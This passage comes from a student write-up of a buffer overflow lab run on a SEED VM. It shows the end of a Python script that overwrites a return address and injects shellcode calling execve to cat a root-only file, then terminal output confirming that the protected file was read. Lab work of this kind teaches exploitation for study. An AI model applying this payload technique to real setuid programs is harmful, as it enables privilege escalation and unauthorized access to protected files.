content[start:] = riskcode
# ebp    = 0xbfffec28
# buffer = 0xbfffec08
# diff   = 32
ret = 0xbfffec28 + 100
content[36:40] = ret.to_bytes(4,byteorder='little')

with open('venom','wb') as f:
        f.write(content)
~
~
~
"risky_script.py" 33L, 997C
```

The risk code in this runs our execve

With the

1st argument -> bin/cat


In the 2nd argument
1-> bin/cat
2-> read file to be
3-> NULL

3rd argument -> NULL

So it turns out to be:

execve("/bin/cat", ["/bin/cat","/etc/abc", NULL], NULL)

Now all our functionalities are done.
And our code is ready to be executed.



```
[02/05/22]seed@VM:~$ vim risky_script.py
[02/05/22]seed@VM:~$ rm venom
[02/05/22]seed@VM:~$ python3 risky_script.py
[02/05/22]seed@VM:~$ ./risky
Hello, I am the file created for ssd_assignment2. I am created in the root with certain permissions

[02/05/22]seed@VM:~$
```

So we are able to read a non-readable file now which was earlier not being read.

END